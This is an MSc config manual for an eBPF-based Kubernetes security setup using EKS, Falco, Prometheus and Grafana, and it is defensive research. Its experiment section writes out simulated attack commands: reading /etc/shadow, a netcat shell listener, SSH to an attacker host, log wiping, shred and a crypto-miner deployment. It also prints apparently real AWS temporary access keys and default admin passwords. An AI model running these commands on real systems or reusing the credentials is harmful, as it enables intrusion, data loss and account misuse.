

Leveraging eBPF for Enhanced Kubernetes Observability and Security

MSc Research Project
Cloud Computing

Pham Ngoc Thanh Hung
Student ID: 22232338

School of Computing
National College of Ireland

Supervisor: Sudarshan Deshmukh

National College of Ireland
MSc Project Submission Sheet
School of Computing



Student Name: Pham Ngoc Thanh Hung
Student ID: 22232338
Programme: Cloud Computing **Year:** 2023
Module: Research Project
Supervisor: Sudarshan Deshmukh
Submission Due Date: 12th August 2024
Project Title: Leveraging eBPF for Enhanced Kubernetes Observability and Security
Word Count: 452 **Page Count:** 5

I hereby certify that the information contained in this (my submission) is information pertaining to research I conducted for this project. All information other than my own contribution will be fully referenced and listed in the relevant bibliography section at the rear of the project.

ALL internet material must be referenced in the bibliography section. Students are required to use the Referencing Standard specified in the report template. To use other author's written or electronic work is illegal (plagiarism) and may result in disciplinary action.

Signature: Pham Ngoc Thanh Hung

Date: 12th August 2024

PLEASE READ THE FOLLOWING INSTRUCTIONS AND CHECKLIST

Attach a completed copy of this sheet to each project (including multiple copies)	<input type="checkbox"/>
Attach a Moodle submission receipt of the online project submission, to each project (including multiple copies).	<input type="checkbox"/>
You must ensure that you retain a HARD COPY of the project, both for your own reference and in case a project is lost or mislaid. It is not sufficient to keep a copy on computer.	<input type="checkbox"/>

Assignments that are submitted to the Programme Coordinator Office must be placed into the assignment box located outside the office.

Office Use Only	
Signature:	
Date:	
Penalty Applied (if applicable):	

Config Manual

Pham Ngoc Thanh Hung

22232338

1 Install the EKS cluster

Create an EKS cluster named x22232338 with version 1.30 and eksClusterRole. All other settings leave as default:

Cluster configuration	
Name	Kubernetes version
x	1.30
Upgrade policy	Cluster service role
Extended	arn:aws:iam::250738637992:role/eksClusterRole
Kubernetes cluster administrator access	Authentication mode
Allow cluster administrator access	EKS API and ConfigMap

Create a node group in this cluster with 3 nodes and AmazonEKSNodeRole IAM role:

Node group configuration	
These properties cannot be changed after the node group is created.	
Name	
Assign a unique name for this node group.	
<input type="text" value="x"/>	
The node group name should begin with letter or digit and can have any of the following characters: the set of Unicode letters, digits, hyphens and underscores. Maximum length of 63.	
Node IAM role Info	
Select the IAM role that will be used by the nodes. To create a new role, go to the IAM console .	
<input type="text" value="AmazonEKSNodeRole"/>	<input type="button" value="Refresh"/>
<div><p>i The selected role must not be used by a self-managed node group as this could lead to a service interruption upon managed node group deletion.</p><p>Learn more</p></div>	<input type="button" value="Create a role in IAM console"/>

Configure a worker node template such as AMI type, capacity type , intance type as following:

AMI type [Info](#)

Select the EKS-optimized Amazon Machine Image for nodes.

Amazon Linux 2023 (x86_64) Standard (AL2023_x86_64_STANDARD) ▼

Capacity type

Select the capacity purchase option for this node group.

On-Demand ▼

Instance types [Info](#)

Select instance types you prefer for this node group.

Q Enter an instance type

t3a.xlarge

vCPU: 4 vCPUs Memory: 16 GiB Network: Up to 5 Gigabit Max ENI: 4 Max IPs: 60

Disk size

Select the size of the attached EBS volume for each node.

20

GiB

Set the scaling configuration at 3, 0 and 3 for desired, minimum and maximum size respectively:

Node group scaling configuration

Desired size

Set the desired number of nodes that the group should launch with initially.

3

nodes

Desired node size must be greater than or equal to 0

Minimum size

Set the minimum number of nodes that the group can scale in to.

0

nodes

Minimum node size must be greater than or equal to 0

Maximum size

Set the maximum number of nodes that the group can scale out to.

3

nodes

Maximum node size must be greater than or equal to 1 and cannot be lower than the minimum size

2 Access the EKS cluster

Access the cluster by using a temporary AWS access token

▼ Option 1: Set AWS environment variables

Run the following commands in your terminal to set the AWS environment variables. [Learn more](#) 

```
export AWS_ACCESS_KEY_ID="ASIATUYJP7SUD4C0267X"  
export AWS_SECRET_ACCESS_KEY="aAV9H0bn4u0JJJeH01tYktjuv6c4lu44gKq8v"  
export AWS_SESSION_TOKEN="IQoJb3JpZ2luX2VjEiV//////////wEaCXVzLWVl
```

 Copy

Paste the temporary access token to our machine. Here I use a Amazon Linux 2023 for my work environment:

```
ec2-user@ip-172-31-10-177 ~  
└─$ export AWS_ACCESS_KEY_ID="ASIATUYJP7SUD4C0267X"  
export AWS_SECRET_ACCESS_KEY="aAV9H0bn4u0JJJeH01tYktjuv6c4lu44gKq8vmcw"  
export AWS_SESSION_TOKEN="IQoJb3JpZ2luX2VjEiV//////////wEaCXVzLWVhcn3QlMSjGMEQCIbTL1KKk8dyq0qs1UHMZL6H2NX1QkRrAjr50jmiC0eA1BFO8A1GvU8c1ymxEsNmk/g+nktuu3vcyDHHI3anKVT5yqEBA1E//////////8BEAMad  
DI1Mdcz0DYzNzk5MhIMg/jBQoxKzEaag1MpkTgDtdzDeLAochonststUxyTZLhFuQL7L+FnZKb4b101FsD3oWgGDYbdCeMM/Ae9UzXJhdP4useMF9Fw/21npXQvugs3HR9HU9W9TpwEPG/h7K1sbEN30wrrQLHmd2moYAGPk4aGmqOY2oC0Av0m9u  
GCTP4QdFTWz4Ibb3i8MmHoeQEzvmVjPdtXGsfCswGxU5YsRt8qke+Kcgr10Vdjo+vLV8qIcrr8CYkNAGkj/yOISCOMNuLhndCoo9NS17dPCC8H066Qru0T8joZkZBwxQ8pgDqNR05DS/y+CqT/rtsXrmdPonhRhsW59YqEPIQ+gSD6x19ojY1Z+qHq  
e/LWanyqpw/rInu8b+9p10Am3+k00LycVr1dXR5f11EB8DMH8BvqGoAqITDLr8ABtXK3Z28F3AVZZ0MTKyVbv1LXUJH4VHDRKaIqbt1F9r0mLXKUS1s7QF1166MMK9gP09Flwr6fCxf9BcJld+9e+rT/0dbsj8cDESa9MQ8QbxCvdjDgJ2  
/8Qlw/1eHf6y/CpfnfBY0LKSMBcYI/NfkjHk645WZSWN6Rr7h4FkyHE9JTF5fpmdd7o2CYKcG497zPaYMD053TFXGsbgESJ0660MLBjqnAXHR1tmC68FW5sMTesGAG8Yk1QZVERmwebW3pZ1UWb7F5Q4R25J3njJbDeL4c9/Hp/LpNIqjX4VpsY1H0  
RH63pJzWgUkpmqbab15e1tz780J7751Vu160KcW7EVEGfGfA4UR/9gpeMCgTNDH3NRcww7T2+WoVoxLes6Z4LzL6WUJ31MV+pcYAcnuBTBgHrurPRFrye1u2KZV6QA8Hm"  
ec2-user@ip-172-31-10-177 ~  
└─$
```

Install and configure kubectl:

```
curl -O https://s3.us-west-2.amazonaws.com/amazon-eks/1.30.0/2024-05-12/bin/linux/amd64/kubectl  
chmod +x kubectl  
mkdir -p $HOME/bin && cp ./kubectl $HOME/bin/kubectl && export PATH=$HOME/bin:$PATH
```

Get the kubeconfig file of our cluster to our machine:

```
aws eks --region eu-west-1 update-kubeconfig --name x22232338
```

Then, install k9s for accessing Kubernetes cluster with UI:

```
curl -sS https://webinstall.dev/k9s | bash
```

Access the cluster with the command:

```
k9s
```

3 Deploy a demo application

```
kubectl apply -f microservices-demo/release/kubernetes-manifests.yaml
```

4 Deploy Falco, Falcosidekick and custome rules

```
cd falco-charts/charts/falco/
```

```
helm install falco -f custom-rules.yaml ./ -n falco
```

5 Deploy and Configure Prometheus, Grafana and AlertManager


```
cd prometheus-charts/charts/kube-prometheus-stack/
```

```
helm install prometheus ./ -n monitoring
```

Configure the alert rule in Prometheus

```
kubectl apply -f prometheus-alert-rule.yaml -n monitoring
```

Import Grafana dashboard by copying the content from `falco-dashboard-grafana.json` into the import dashboard in the Grafana UI:



6 Access the UI

Forward all running pods in the EKS cluster to your machine:

```
./forward-ports.sh
```

Access FalcoSidekick UI – credentials: admin/admin

```
<your-machine-IP>:2802
```

Access Prometheus UI – no credentials

```
< your-machine-IP>:9090
```

Access Grafana UI – credentials: admin/prom-operator

```
< your-machine-IP>:3000
```

Show the URL of the web application:

```
kubectl get service frontend-external | awk '{print $4}'
```

7 Reproduce experiments

7.1 Experiment 1: Intrusion Detection and Response

Initially, the attackers try to read sensitive files by executing the command:

```
docker run -d ubuntu:latest cat /etc/shadow
```

Following this, the attackers created a symlink over a sensitive file using the command:

```
docker run -d ubuntu:latest ln -s /etc/shadow /tmp/shadow_link
```

Next, the attackers exported data to their servers by executing a sequence of commands that opened an SSH connection.

On the attacker machine

```
nc -nvlp 4444 -e /bin/bash
```

On the victim machine

Deploy a container:

```
docker run -d circleci/sshd:0.1
```

Then, access the container's shell:

```
docker exec -it <container-id> /bin/bash
```

Execute command to open ssh connection to the attacker machine:

```
ssh -p 4444 ec2-user@<attacker-machine-IP>
```

Finally, the attackers finally attempted to clear the log activities by issuing the command:

```
docker run -d -v /var/log:/var/log ubuntu:latest bash -c \"echo 'test' > /var/log/syslog\"
```

7.2 Experiment 2: System Destruction Attempt

In the second experiment, attackers tried to destroy system data by running a container that removes bulk data from the disk using the command:

```
docker run -d ubuntu:latest shred -n 1 /path/to/data
```

7.3 Experiment 3: Crypto Mining Deployment

In this third experiment, attackers installed a crypto mining application in the Kubernetes cluster through the use of a predefined deployment YAML file.

```
kubectl apply -f crypto-miner-faker-deployment.yaml
```